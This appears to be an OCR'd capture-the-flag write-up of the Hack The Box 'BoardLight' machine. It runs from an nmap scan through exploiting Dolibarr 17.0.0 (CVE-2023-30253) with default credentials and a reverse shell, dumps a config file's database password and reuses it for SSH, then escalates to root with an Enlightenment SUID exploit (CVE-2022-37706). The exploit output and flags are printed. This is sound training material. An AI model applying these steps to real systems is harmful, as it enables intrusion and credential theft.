
Board Light

- First we try nmap for port scanning to scan the service that running on the sever


```
┌──(kali㉿kali)-[~/htb/boardlight]
└─$ sudo nmap -sS -sV -sC 10.10.11.11
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-07 13:36 EDT
Nmap scan report for 10.10.11.11
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: board.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.25 seconds
```


- Access the web sever




- I tried gobuster to find the hidden directory but it seem no result useful for me so i used ffuf for instace




- Access to the subdomain



- Find the version 17.0.0
- Googled for a vulnerability and found `CVE-2023-30253`



- I discoverd a python script that we can get a reverse shell
- Also googled the dolibarr 17.0.0 default credentials login and found `admin : admin`
- We run the script and create a netcat listener and successfully got a reverse shell



- Field to found the flag so I research the dalibarr database located. May be it contained needed information
- Here we are, I found the passwd in this db file

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php
cat conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrfcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';

//$dolibarr_lib_FPDF_PATH='';
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDI_PATH='';
//$dolibarr_lib_TCPDI_PATH='';
//$dolibarr_lib_GEOIP_PATH='';
//$dolibarr_lib_NUSOAP_PATH='';
//$dolibarr_lib_ODTPHP_PATH='';
//$dolibarr_lib_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';
```

- `username : larissa | password : serverfun2$2023!!` ⇒ Using SSH to login successfully

```
┌──(kali㉿kali)-[~/htb/boardlight/ex-dolibarr]
└─$ ssh larissa@10.10.11.11
larissa@10.10.11.11's password:
Last login: Wed Jun 19 10:33:38 2024 from 10.10.14.125
larissa@boardlight:~$ ls
```

- Got the user flag

```
larissa@boardlight:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
larissa@boardlight:~$ cat user.txt
d045701066bae20b715d9cc87229e6d5
larissa@boardlight:~$
```

- Using linPEAS for forensics the victim machine. The linPEAS showed me an unknown SUID binary name Enlightenment

```
                    Files with Interesting Permissions
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-x 1 root root 15K Apr  8 18:36 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown SUID binary!)
-rwsr-xr-- 1 root messagebus 51K Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 467K Jan  2 09:13 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root dip 386K Jul 23  2020 /usr/sbin/pppd  ---> Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root root 44K Feb  6 04:49 /usr/bin/newgrp  ---> HP-UX_10.20
-rwsr-xr-x 1 root root 55K Apr  9 08:34 /usr/bin/mount  ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 163K Apr  4  2023 /usr/bin/sudo  ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 67K Apr  9 08:34 /usr/bin/su
-rwsr-xr-x 1 root root 84K Feb  6 04:49 /usr/bin/chfn  ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 39K Apr  9 08:34 /usr/bin/umount  ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 87K Feb  6 04:49 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 67K Feb  6 04:49 /usr/bin/passwd  ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 39K Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 52K Feb  6 04:49 /usr/bin/chsh
-rwsr-xr-x 1 root root 15K Oct 27  2023 /usr/bin/vmware-user-suid-wrapper
```

- Enlightenment is a Window Manager, Compositor and Minimal Desktop for Linux (the primary platform), BSD and any other compatible UNIX system
- Found the version

```
larissa@boardlight:~$ enlightenment --version
ESTART: 0.00043 [0.00043] - Begin Startup
ESTART: 0.00174 [0.00131] - Signal Trap
ESTART: 0.00184 [0.00010] - Signal Trap Done
ESTART: 0.00336 [0.00152] - Eina Init
ESTART: 0.00640 [0.00305] - Eina Init Done
ESTART: 0.00658 [0.00017] - Determine Prefix
ESTART: 0.00798 [0.00140] - Determine Prefix Done
ESTART: 0.00807 [0.00009] - Environment Variables
ESTART: 0.00813 [0.00006] - Environment Variables Done
ESTART: 0.00817 [0.00005] - Parse Arguments
Version: 0.23.1
E: Begin Shutdown Procedure!
```

- I found an exploit script for this version of Enlightenment
- Transfer the exploit.sh to the victim machine and run so finally, I became the root

```
larissa@boardlight:/tmp$ chmod +x exploit.sh
larissa@boardlight:/tmp$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# whoami
root
```

- Got the root flag

```
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
# cd ..
# ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   srv  tmp  var
boot  dev    home  lib32  libx32  media       opt  root  sbin  sys  usr
# cd root
# ls
root.txt  snap
# cat root.txt
3768c9ca46d6b7965403dffd3c45a1bf
# client_loop: send disconnect: Broken pipe
```